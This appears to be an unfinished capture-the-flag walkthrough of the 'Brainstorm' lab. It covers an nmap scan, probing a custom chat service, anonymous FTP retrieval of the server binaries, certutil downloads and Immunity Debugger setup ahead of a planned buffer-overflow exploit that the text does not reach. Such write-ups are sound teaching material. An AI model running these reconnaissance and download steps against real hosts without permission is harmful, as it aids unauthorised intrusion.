



Learn > Brainstorm

Brainstorm

Reverse engineer a chat program and write a script to exploit a Windows machine.

```
sudo nmap -Pn -n --disable-arp-ping --reason -v \
        --min-rate=500 -p- \
        -oN  tcp.txt \
        10.10.179.226
```




```
SYN Stealth Scan Timing: About 57.36% done; ETC: 14:10 (0:01:52 remaining)
SYN Stealth Scan Timing: About 68.84% done; ETC: 14:10 (0:01:22 remaining)
SYN Stealth Scan Timing: About 80.27% done; ETC: 14:10 (0:00:52 remaining)
Discovered open port 9999/tcp on 10.10.179.226
Completed SYN Stealth Scan at 14:10, 262.82s elapsed (65535 total ports)
Nmap scan report for 10.10.179.226
Host is up, received user-set (0.32s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON
21/tcp   open  ftp           syn-ack ttl 125
3389/tcp open  ms-wbt-server syn-ack ttl 125
9999/tcp open  abyss         syn-ack ttl 125

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 262.90 seconds
           Raw packets sent: 131233 (5.774MB) | Rcvd: 222 (11.322KB)
```

Host firewall seems to be active

port 9999 is not super common

What's running on port `9999` ?



```
gekko ☢ kali:~/brainstorm$
 → nc  -nv 10.10.179.226 9999
(UNKNOWN) [10.10.179.226] 9999 (?) open
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters): bstraw
Write a message: message


Tue Nov 12 09:34:44 2024
bstraw said: message


Write a message: 
```


this is a custom server

It looks like we have a custom chatting server running on `9999/tcp`

Also, the target is running an FTP Server. Did they use it to upload the application files / source code ?

Do we have anonymous access on the ftp?

```
ftp anonymous@10.10.179.226
```




```
gekko ㉿ kali:~/brainstorm$
 → ftp anonymous@10.10.179.226
Connected to 10.10.179.226.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
229 Entering Extended Passive Mode (|||49177|)
█
```

we have anonymous access, so why is not working ?

Passive mode works! why ?


```
passive off
```



```
gekko ㉿ kali:~/brainstorm$
 → ftp anonymous@10.10.179.226
Connected to 10.10.179.226.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> passive off
Passive mode: off; fallback to active mode: off.
ftp> ls -la
200 EPRT command successful.
150 Opening ASCII mode data connection.
08-29-19  07:36PM       <DIR>          chatserver
226 Transfer complete.
ftp> █
```

as it looks like we need to
connect using the passive mode

Active Mode => Server connects back.
Passive Mode => The Server opens a secondary port.




The difference between active FTP and passive FTP modes lies in how connections are made. In active mode, the client initiates the connection with a PORT command making the server connect back for data. In passive mode, the client uses a PASV command, gets a server port, and starts the data transfer connection. Jun 6, 2024

jscape
https://www.jscape.com › blog › active-v-s-passive-ftp-...

Active vs. Passive FTP Simplified: Understanding FTP Ports

So there's a inbound firewall rule blocking a few ports. But outbound connections are fine.

We found two interesting binaries inside the `chatserver` folder.




```
ftp> cd chatserver
250 CWD command successful.
ftp> ls -la
200 EPRT command successful.
150 Opening ASCII mode data connection.
08-29-19  09:26PM                43747 chatserver.exe
08-29-19  09:27PM                30761 essfunc.dll
226 Transfer complete.
ftp> 
```

We found an interesting binary and dll

This is probably the application we've seen before!

We are using `binary mode` to download the files to make sure they do not get corrupted.

```
binary on
get chatserver.exe
get essfunc.dll
```




```
ftp> cd chatserver
250 CWD command successful.
ftp> binary on
200 Type set to I.
ftp> get chatserver.exe
local: chatserver.exe remote: chatserver.exe
200 EPRT command successful.
150 Opening BINARY mode data connection.
100% |******************************************************************************************************************************************************| 43747       24.10 KiB/s    00:00 ETA
226 Transfer complete.
43747 bytes received in 00:01 (24.10 KiB/s)
ftp> ls
200 EPRT command successful.
150 Opening ASCII mode data connection.
08-29-19  09:26PM                43747 chatserver.exe
08-29-19  09:27PM                30761 essfunc.dll
226 Transfer complete.
ftp> get essfunc.dll
local: essfunc.dll remote: essfunc.dll
200 EPRT command successful.
150 Opening BINARY mode data connection.
100% |******************************************************************************************************************************************************| 30761       20.98 KiB/s    00:00 ETA
226 Transfer complete.
30761 bytes received in 00:01 (20.98 KiB/s)
ftp> 

[storm] zsh zsh                                                                              "gekko@kali: ~/brainst" 14:15 12-Nov-24
```

I guess using binary mode will be safer

It's very easy to make mistakes when developing in c. We should test if the application is vulnerable to buffer overflows. For that we need a windows system and a debugger.

I guess I'll need to work with the binaries on my windows machine. Lemme get it ready for transfer

```
zip -r loot.zip loot/*
```




```
gekko ☠ kali:~/brainstorm$
 → zip -r loot.zip loot/*
  adding: loot/chatserver.exe (deflated 71%)
  adding: loot/essfunc.dll (deflated 70%)

gekko ☠ kali:~/brainstorm$
 → 
[storm] zsh zsh
```

I'm gonna tranfer it to my windows lab

On my linux


```
mkdir web
mv loot.zip web
cd web
python3 -m http.server 80
```



```
gekko ☠ kali:~/brainstorm/web$
 → python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.15.6 - - [12/Nov/2024 14:23:41] "GET /loot.zip HTTP/1.1" 200 -
192.168.15.6 - - [12/Nov/2024 14:23:41] "GET /loot.zip HTTP/1.1" 200 -
^C
```

And on my windows

```
certutil.exe -urlcache -f http://192.168.15.3/loot.zip loot.zip
```




```
C:\Users\neo\Desktop\hacking>certutil.exe -urlcache -f http://192.168.15.3/loot.zip loot.zip
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\neo\Desktop\hacking>
```

For debugging and exploit development.
I'll be using `immunity debugger` + `mona` on windows and `vscode` on linux.

https://github.com/kbandla/ImmunityDebugger/releases/download/1.85/ImmunityDebugger_1_85_setup.exe

https://github.com/corelan/mona

Easy install




```
CertUtil: -URLCache command completed successfully.

C:\Users\neo\Desktop\hacking>cd C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands

C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands>certutil -urlcache -f https://raw.githubusercontent.com/corelan/mona/refs/heads/master/mona.py mona.py
****  Online  ****
https://raw.githubusercontent.com/corelan/mona/refs/heads/master/mona.py

WinINet Cache entries: 1

CertUtil: -URLCache command completed successfully.

C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands>
```

you can just drop the mona.py inside immunity's PyCommands folder

---

First thoughts

We can see that it's the binary used on the target! it's using port `9999/tcp` as well!




```
C:\Users\neo\Desktop\hacking>cd loot

C:\Users\neo\Desktop\hacking\loot>dir
 Volume in drive C has no label.
 Volume Serial Number is 2485-6CE9

 Directory of C:\Users\neo\Desktop\hacking\loot

11/12/2024  01:38 PM    <DIR>          .
11/12/2024  01:38 PM    <DIR>          ..
11/12/2024  01:38 PM    <DIR>          loot
               0 File(s)              0 bytes
               3 Dir(s)  139,078,701,056 bytes free

C:\Users\neo\Desktop\hacking\loot>cd ..

C:\Users\neo\Desktop\hacking>cd loot

C:\Users\neo\Desktop\hacking\loot>.\chatserver.exe
Chat Server started!
Called essential function dll version 1.00

Waiting for connections.
```

```
C:\Users\neo>netstat -ano | findstr /C:9999
  TCP    0.0.0.0:9999           0.0.0.0:0              LISTENING       12964

C:\Users\neo>
```

Let's have a look at the registers!


file > attach `select chatserver` and click on `attach`



```
rs\neo\Desktop\hacking>cd loot

rs\neo\Desktop\hacking\loot>.\chatserve
erver started!
 essential function dll version 1.00

g for connections.
```

PID	Name	Service	Listening	Window	Path
12800	DllHost				C:\Windo
12964	chatserver				C:\Users

This registers `eap`, `ebx`, `eip` refer to the 32bit arch.



```
Registers (FPU)
EAX 00272000
ECX 7748DC00 ntdll.DbgUiRemoteBreakin
EDX 7748DC00 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 009DFF44
EBP 009DFF70
ESI 7748DC00 ntdll.DbgUiRemoteBreakin
EDI 7748DC00 ntdll.DbgUiRemoteBreakin

EIP 77455351 ntdll.77455351

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 272000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
